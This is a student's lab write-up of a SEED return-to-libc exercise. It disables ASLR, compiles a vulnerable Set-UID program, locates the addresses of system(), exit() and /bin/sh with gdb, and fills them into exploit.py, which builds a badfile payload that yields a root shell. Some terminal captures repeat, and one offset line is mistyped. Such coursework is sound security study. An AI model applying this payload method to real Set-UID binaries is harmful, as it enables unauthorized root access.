System Security

Assignment 5

Return-to-Libc

CYS24014 - Shree Varshaa R M

Return-to-Libc:

A return-to-libc attack is a security vulnerability that exploits flaws in a program's memory management to gain unauthorized access or control over the system.

The attack leverages a buffer overflow in the target application. In a buffer overflow, the attacker provides more data than a buffer can accommodate, causing the excess data to overwrite adjacent memory regions. By crafting this input, the attacker can overwrite the return address on the program's call stack, redirecting the program's execution flow to a location of their choosing.

Rather than injecting malicious code into the program's memory, a return-to-libc attack manipulates the return address to execute a function that already exists in the libc library, which is loaded into memory during program execution. Since the libc library is widely used, its functions can be exploited to carry out malicious operations without introducing new code.

```
[01/24/25]seed@VM:~/.../libc$ cd Labsetup
[01/24/25]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[01/24/25]seed@VM:~/.../Labsetup$
```

Disable ASLR

ASLR randomly arranges the memory addresses where system executables, libraries, and data areas are loaded. It is to prevent attackers from predicting or reliably locating specific memory areas to exploit security vulnerabilities.

This command can be used to disable ASLR

sudo sysctl -w kernel.randomize_va_space=0

Configure /bin/sh to /bin/zsh

The dash shell has a countermeasure that prevents itself from being executed in a Set-UID process. If dash is executed in a Set UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping its privilege. Use the following command the change the dash shell to ZSH. The following command link to zsh shell with the /bin/sh shell.

sudo ln -sf /bin/zsh /bin/sh

```
[01/24/25]seed@VM:~/.../libc$ cd Labsetup
[01/24/25]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[01/24/25]seed@VM:~/.../Labsetup$
```

Create a Makefile by using the command gedit Makefile

Open — Makefile ~/Downloads/libc/Labsetup — Save

```
1 TARGET = retlib
2
3 all: ${TARGET}
4
5 N = 12
6 retlib: retlib.c
7         gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
8         sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11         rm -f *.o *.out ${TARGET} badfile
```

To execute the Makefile, give "make" command and that will compile the vulnerable retlib. c which will convert it into a SET UID program.

If we see the files now, we can see the compiled program called retlib executable.

```
[01/24/25]seed@VM:~/.../Labsetup$ gedit Makefile

^C
[01/24/25]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ ll
total 28
-rwxrwxr-x 1 seed seed   554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rwsr-xr-x 1 root seed 15788 Jan 24 22:33 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/24/25]seed@VM:~/.../Labsetup$
```

Examining the **exploit.py** file. Here we can see, that it needs to find four things to perform this attack. After we find those four requirements we can create the *badfile.*

1. X, Y, and Z values (From decimal format)

2. The address of /bin/sh

3. The address of the system function

4. The address of the exit function

```
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ gedit exploit.py
```

```
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ gedit exploit.py
```

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Before finding these four, need to create an empty file to save the results and naming it as badfile.

```
[01/24/25]seed@VM:~/.../Labsetup$ touch badfile
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$
```

To figure out the three addresses and the values for X, Y, and Z, we can debug the retlib.c program and calculate the distance between %ebp and buffer inside the function bof(): We use the gdb debugger to find out the above requirements that we need to perform the exploitation.

```
[01/24/25]seed@VM:~/.../Labsetup$ touch badfile
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$
```

Put a breakpoint at the Main function and then run the program

```
gdb-peda$
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$
```

```
gdb-peda$
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$
```

```
gdb-peda$ run
Starting program: /home/seed/Downloads/libc/Labsetup/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd26c --> 0xffffd430 ("SSH_AGENT_PID=1928")
EBX: 0x0
ECX: 0xe142d7b8
EDX: 0xffffd1f4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd1cc --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd1cc --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd1d0 --> 0x1
0008| 0xffffd1d4 --> 0xffffd264 --> 0xffffd406 ("/home/seed/Downloads/libc/Labse
tup/retlib")
0012| 0xffffd1d8 --> 0xffffd26c --> 0xffffd430 ("SSH_AGENT_PID=1928")
0016| 0xffffd1dc --> 0xffffd1f4 --> 0x0
```

Print the system address and the exit address by using p command or print command.

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

Changing the exploit.py file by replacing the system and exit address

Open — exploit.py — ~/Downloads/libc/Labsetup — Save

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ export NEW001=/bin/sh
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ echo $NEW001
/bin/sh
[01/24/25]seed@VM:~/.../Labsetup$
```

Next, find the address of /bin/sh. For that, create new environmental variables. The new variable will be *NEW001.*

```
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ export NEW001=/bin/sh
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ echo $NEW001
/bin/sh
[01/24/25]seed@VM:~/.../Labsetup$
```

```
[01/24/25]seed@VM:~/.../Labsetup$ touch prtenv.c
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ gedit prtenv.c
```

```
[01/24/25]seed@VM:~/.../Labsetup$ touch prtenv.c
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ gedit prtenv.c
```

*prtenv.c × exploit.py ×

```c
#include<stdio.h>
#include<stdlib.h>
void main(){
char*shell =  getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}

```

prtenv.c × *exploit.py ×

```c
#include<stdio.h>
#include<stdlib.h>

void main(){
char* shell = getenv("NEW001");
if (shell)
printf("%x\n", (unsigned int)shell);
}

```

prtenv.c × *exploit.py ×

```c
#include<stdio.h>
#include<stdlib.h>

void main(){
char* shell = getenv("NEW001");
if (shell)
printf("%x\n", (unsigned int)shell);
}

```

Next, create a c program to print the address of the env variable. Compile the program as an x32 version


```
[01/24/25]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
[01/24/25]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed     0 Jan 24 22:36 badfile
-rwxrwxr-x 1 seed seed   554 Jan 24 22:42 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 24 22:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 24 22:54 prtenv
-rw-rw-r-- 1 seed seed   133 Jan 24 22:53 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 24 22:33 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/24/25]seed@VM:~/.../Labsetup$
```

Run the program and get the address of the /bin/sh shell.

```
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ ./prtenv
[01/24/25]seed@VM:~/.../Labsetup$
[01/24/25]seed@VM:~/.../Labsetup$ ./prtenv
```

```
[01/24/25]seed@VM:~/.../Labsetup$ gedit prtenv.c
[01/24/25]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
[01/24/25]seed@VM:~/.../Labsetup$ ll
total 56
-rw-rw-r-- 1 seed seed   300 Jan 24 23:08 badfile
-rwxrwxr-x 1 seed seed   570 Jan 24 23:31 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 24 22:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 24 23:37 prtenv
-rw-rw-r-- 1 seed seed   134 Jan 24 23:28 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 24 22:33 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/24/25]seed@VM:~/.../Labsetup$ ./prtenv
ffffdf9f
```

Replace that address on the exploit.py




This will give the buffer address and EBP or frame pointer address.

Address of buffer[] inside bof(): **0xffffcd70**

Frame Pointer value inside bof(): **0xffffcd88**

By subtracting these two, it will get the offset of the number.



The distance between %ebp and buffer is 24 bytes. Once we enter the system() function, the value of %ebp has gained four bytes. Therefore: Since we get the 24 as offset the X, Y, and Z values should be as follows:

Y = 24+4

Z = 24+8

Z = 24+12

prtenv.c | exploit.py | Makefile

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 24 + 12
sh_addr = 0xffffdf9f       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 24 + 8
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[01/24/25]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed     0 Jan 24 22:36 badfile
-rwxrwxr-x 1 seed seed   554 Jan 24 22:42 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 24 22:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 24 22:54 prtenv
-rw-rw-r-- 1 seed seed   134 Jan 24 23:00 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 24 22:33 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
```

It's ready to do the exploitation and observe that before the execution of the exploit.py, the badfile is empty.

```
[01/24/25]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed     0 Jan 24 22:36 badfile
-rwxrwxr-x 1 seed seed   554 Jan 24 22:42 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 24 22:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 24 22:54 prtenv
-rw-rw-r-- 1 seed seed   134 Jan 24 23:00 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 24 22:33 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/24/25]seed@VM:~/.../Labsetup$ ./exploit.py
[01/24/25]seed@VM:~/.../Labsetup$ ll
total 56
-rw-rw-r-- 1 seed seed   300 Jan 24 23:43 badfile
-rwxrwxr-x 1 seed seed   570 Jan 24 23:41 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 24 22:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 24 23:37 prtenv
-rw-rw-r-- 1 seed seed   134 Jan 24 23:28 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 24 22:33 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
```

```
[01/24/25]seed@VM:~/.../Labsetup$ ./exploit.py
[01/24/25]seed@VM:~/.../Labsetup$ ll
total 56
-rw-rw-r-- 1 seed seed   300 Jan 24 23:43 badfile
-rwxrwxr-x 1 seed seed   570 Jan 24 23:41 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 24 22:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 24 23:37 prtenv
-rw-rw-r-- 1 seed seed   134 Jan 24 23:28 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 24 22:33 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
```

Finally, run the retlib to get the root shell.

```
[01/24/25]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdf0
Input size: 300
Address of buffer[] inside bof():  0xffffcdc0
Frame Pointer value inside bof():  0xffffcdd8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```